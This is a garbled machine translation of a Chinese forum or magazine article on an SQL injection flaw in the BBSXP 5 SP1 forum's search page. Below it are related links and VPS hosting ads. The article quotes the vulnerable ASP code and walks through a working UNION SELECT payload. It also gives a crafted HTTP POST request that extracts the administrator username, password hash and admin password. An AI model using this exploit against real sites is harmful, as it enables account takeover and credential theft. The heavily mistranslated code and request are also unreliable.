注入bbsxp注入漏洞(BBSXP injection vulnerability)
bbsxp注入漏洞BBSXP injection vulnerability
BBSXP injection vulnerability
BBSXP injection vulnerability
The newBBSXP injection vulnerability reappearance, can get theadministrator account password directly
-- I found a summary of the bbsxp5 sp1 vulnerability
There was an article about BBSXP in the early days of themagazine. It was a Cookie injection attack. The author wasingenious and could think of a logical loophole.
After reading the article, the school did not read the code.Having nothing to do during the summer vacation, I downloadedthe latest version of BBSXP and read it.
BBSXP is really small and small, and the file is short and short,but it' s a bit different from a DVBBS, whether it' s a functionor an interface.
But it' s a little bit of a flaw, after three years of testing.One. Search for loopholes
BBS to string input with HTMLEncode conversion, the numerictype with int function adjustment, Isnumeric functionjudgment.
Obviously there are Numbers and strings in the query that must
not be used as input values. You can't input as a value, whydo you enter it?
That' s the crux of the matter. I scanned each file with thisidea, and it took a long time to get to search. Asp
(seem to have had a loophole before, changed the original buthave a new) found a loophole, look at the code together.<! - # include file = "setup. Asp" -- >
The < %top
If request.cookies (" username ") = empty then error (" < li >you haven' t < a href = login.asp > login ")
DetectPost
If the Request (" menu ") = "ok" then
Search = Request (" search ")
Forumid forumid = Request (" ")
TimeLimit = Request (" TimeLimit ")
The content = the HTMLEncode (Request (" content ") )
Searchxm= the HTMLEncode (Request (" searchxm "))
Searchxm2 = the HTMLEncode (Request (" searchxm2 ") )
Searchxm2 = replace (searchxm2, "@", "&")
If the content = empty then the content = Request. Cookies ("u sername ")
If isnumeric (" "&forumid&" ") then forumidor = "forumid ="& "forumid &" "and"
If the search = "author" then
The item = "&" searchxm& "= ' " & the content &" "
Elseif search = "key" then
The item= "&" searchxm2 & "like '%" & the content &%' ""End the if
If TimeLimit < > "" then TimeLimitList =" and lasttime > "&SqlNowString &" -"
SQL = "select top" &MaxSearch& "* from forum where deltopic< > 1 and" & forumidor & "" &" "&" "&" & "&" & "&" & "&" "&""
"& TimeLimitList &" order by lasttime Desc"
Rs. The Open SQL, Conn, 1
. . . . . .
Let' s take a closer look at SQL = "select top" &MaxSearch. . .This one, where MaxSearch is defined, the default value is 500,We're left with 3 out of the outside.
1. If isnumeric (" "& forumid&" ") then forumidor = "forumid=" & "forumid &" "and"
As long as the forumid input is empty, forumidor is empty.
2. If TimeLimit < > ", "then TimeLimitList =" and lasttime >"& SqlNowString &" & int "(TimeLimit) &" "
TimeLimit is an integer, input (enter a 1) , then TimeLimitListbecomes "and lasttime > now () -1",
Change to "and lasttime > getdate () -1" in MSSQL.
3. If the search = "author" then
The item= "&" searchxm& "= ' " & the content &" "
Elseif search = "key" then
The item= "&" searchxm2 & "like '%" & the content &%' ""End the if
As long as the search = "author",
If the content is arbitrary input (to lose a abcd) , then item= HTMLEncode (searchxm) = 'abcd' ,
As soon as we construct the input and pass the above statement,the SQL statement becomes:
Select top 500*from forum where deltopic < > 1 and [HTMLEncode(searchxm) ] = 'abcd'
And lasttime > now () - 1 order by lasttime Desc
There are no single quotes around the brackets enclosed inbrackets, and obviously it can be used.
Let' s look at the HTMLEncode function first
The function the HTMLEncode (fString)
FString = replace (fString, "; ", "& # 59;")
FString = server. The htmlencode (fString)
FString = replace (fString, "' ", "& # 39;")
FString = replace (fString, "-", "& # 45; & # 45;")
FString = replace (fString, "", " the & # 92; ")
FString = replace (fString, vbCrlf, "< br >")
The HTMLEncode = fString
End the function
The filter is filtered, and the filter is very tight. Theprogrammer is also very difficult, and the filter is more thanlikely to affect the use.
There are fewer safety problems. So how do we use this filter?Naturally, you have to guess,
It is a feasible method, and the structure of the table is alsoknown, and it is easy to guess. But I' ll do it in a simple way.Two. Exploit
It is also valid for both ACCESS and MSSQL with a familiar unionquery. I'mnot going to write it, just to show you the results.Select top 500 * from forum where deltopic < > 1 and
The forumid= 0 union all select top 1, 1, [user] . Username astopic, forum. Use
Rname, content, forum. Posttime forum. Postip, 1, 1, 1, 1, 1, 1, 1,[user] . Userpass as lastname,
Lasttime, polltopic clubconfig. Adminpassword as pollresult,1 the from
[user], forum, clubconfig where [user] . Membercode=5 or forum.Id = 0 or clubconfig.adminpassword
= 'abcd' and lasttime > now () - 1 order by lasttime DescThe color part is the value of the searchxm we want to enter,and each character HTMLEncode function in the middle is notf iltered.
And the implication of this statement is that the statement infront of the union is false, because the forumid cannot be 0,The union only queries a record that contains theadministrator' s user name and encryption password, as well asthe encrypted password for community management.
The friend who knows the SQL statement will see it.
The number 1 does not make sense, just to match the type of thefield, ensuring that the number of fields before and after theunion is consistent with the type.
Here you can construct your own queries, and I give you areference.
Construct the input statement and construct the submission.Think of the classic WSE, if anyone thinks that you can writeyour own submit strings for the HTTP protocol,
I should also advise him to save energy and brain power.
(figure 1)
[2]
The construction is submitted as follows:
POST/BBSXP/search. Asp? The menu = ok HTTP / 1. 1
Accept: image/GIF, image/x-xbitmap, image/jpeg, image/pjpeg,appl ication/x- shockwave - f lash, appl ication/VND. Ms-excel,Appl ication/VND. - ms powerpoint, application/msword, * / *Referer: http://localhost:8000/bbsxp/search.asp
The Accept - Language: useful - cn
The content-type: application/x - WWW - form - urlencodedThe Accept - Encoding: gzip, deflate
The user-agent: Mozilla / 4.
0 (compatible; MSIE 5.01; Windows NT 5.0; MyIE2)
Host: localhost: 8000
The Content - Length: 481
Connection: Keep Alive
The cache-control: no - Cache
Cookie: eremite = 0; Userpass =
E80B5017098950FC58AAD83C8C14978E; The username=admin; Skins= 1; ASPSESSIONIDSSRQSDTB =
OGLJMADCECKAFKGCPCCHBKHO; On l inet i me=2 d8%2004%2 d 13+2004%3 a08%3 a33; Addmin = 0
The content = fsaf&search = author&searchxm 20 forumid = % %3 d0 +union+all + select + top 1%+ 1 +2 c1 5 buser%2 c %%5 d.
Username + + topic as %2 cforum. The username% 2 ccontent %2 cforum. Posttime %2 cforum. Postip%2 c1%2 c1%2 c1%2 c1%2C1%2 C1%2 C1%2 c%5 buser%5 d. The userpass +as + lastname%2 clasttime%2 cpolltopic%2 cclubconfig. Adminpassword+ as+ pollresult % 2 c1 + from + % 5 buser cforum% 2 c % 5 d % 2Clubconfig +where + 5 buser % % 5 d. The membercode % 3 d5 +or + forum.
Id % 3 d0 + or + clubconf ig. Adminpassword&searchxm 2 =topic&TimeLimit = & forumid = & submit 1 = % BF % % % AA % CABC
CB % % % CB D1 F7
I've written an HTML page for the searchxm part, which can be
- 注入bbsxp注入漏洞(BBSXP injection vulnerability)相关文档
- 毛驴bbsxp
- 百日安全竞赛活动学习教案(十二)
- 病害[转贴]设计与施工中若干常见病害的防治对策 - Powered By BBSxp
- 沉降高层建筑施工中沉降观测技术的应用 - Powered By BBSxp(The application of subsidence observation technology in high-rise construction is Powered By BBSxp)
- 汉语中文系毕业论文汉语方向论文参考选题 - 精品汉语论坛 - Powered By BBSXP(Chinese Department of graduation thesis, Chinese direction thesis reference topic - excellent Chinese Forum - Powered, By, BBSXP)
- 沉降高层建筑施工中沉降观测技术的应用 - powered by bbsxp(The application of subsidence observation technology in high-rise building construction - powered by BBSXP)
CheapWindowsVPS:7个机房可选全场5折,1Gbps不限流量每月4.5美元
CheapWindowsVPS是一家成立于2007年的老牌国外主机商,顾名思义,一个提供便宜的Windows系统VPS主机(同样也支持安装Linux系列的哈)的商家,可选数据中心包括美国洛杉矶、达拉斯、芝加哥、纽约、英国伦敦、法国、新加坡等等,目前商家针对VPS主机推出5折优惠码,优惠后最低4GB内存套餐月付仅4.5美元。下面列出几款VPS主机配置信息。CPU:2cores内存:4GB硬盘:60G...
VoLLcloud7折月付$3,香港CMI云服务器原生IP解锁,香港VoLLcloud
vollcloud怎么样?vollcloud LLC创立于2020年,是一家以互联网基础业务服务为主的 技术型企业,运营全球数据中心业务。VoLLcloud LLC针对新老用户推出全场年付产品7折促销优惠,共30个,机会难得,所有产品支持3日内无条件退款,同时提供产品免费体验。目前所有产品中,“镇店之宝”产品性价比高,适用大部分用户基础应用,卖的也是最好,同时,在这里感谢新老用户的支持和信任,我们...

CheapWindowsVPS$4.5/月,美国VPS/免费Windows系统/1Gbps不限流量/,可选美洲、欧洲、亚洲等8大机房
国外商家提供Windows系统的并不常见,CheapWindowsVPS 此次提供的 2 款 VPS 促销套餐,提供 5 折永久优惠码,优惠后月付 4.5 美元起,价格还是挺诱人的,VPS 不限流量,接入 1Gbps 带宽,8 个机房皆可选,其中洛杉矶机房还提供亚洲优化网络供选择,操作系统有 Windows 10 专业版、2012 R2、2016、Linux等。Cheap Windows VPS是...
-
迅雷不能登录为什么我的迅雷不能登陆?还说我网络没连接上,可我明明连上了的网络明星网络明星是怎样成名的呢?如何又是网络明星呢?!!缓冲区溢出教程溢出攻击原理云播怎么看片云播看不了视频中国论坛大全天涯论坛的网址?数码资源网有什么网站弄相片效果比较好的?淘宝店推广给淘宝店铺推广有什么好处?申请证书一、如何申请证书?创维云电视功能创维云电视是指什么分词技术百度的中文分词原理是什么?与IK分词有区别吗?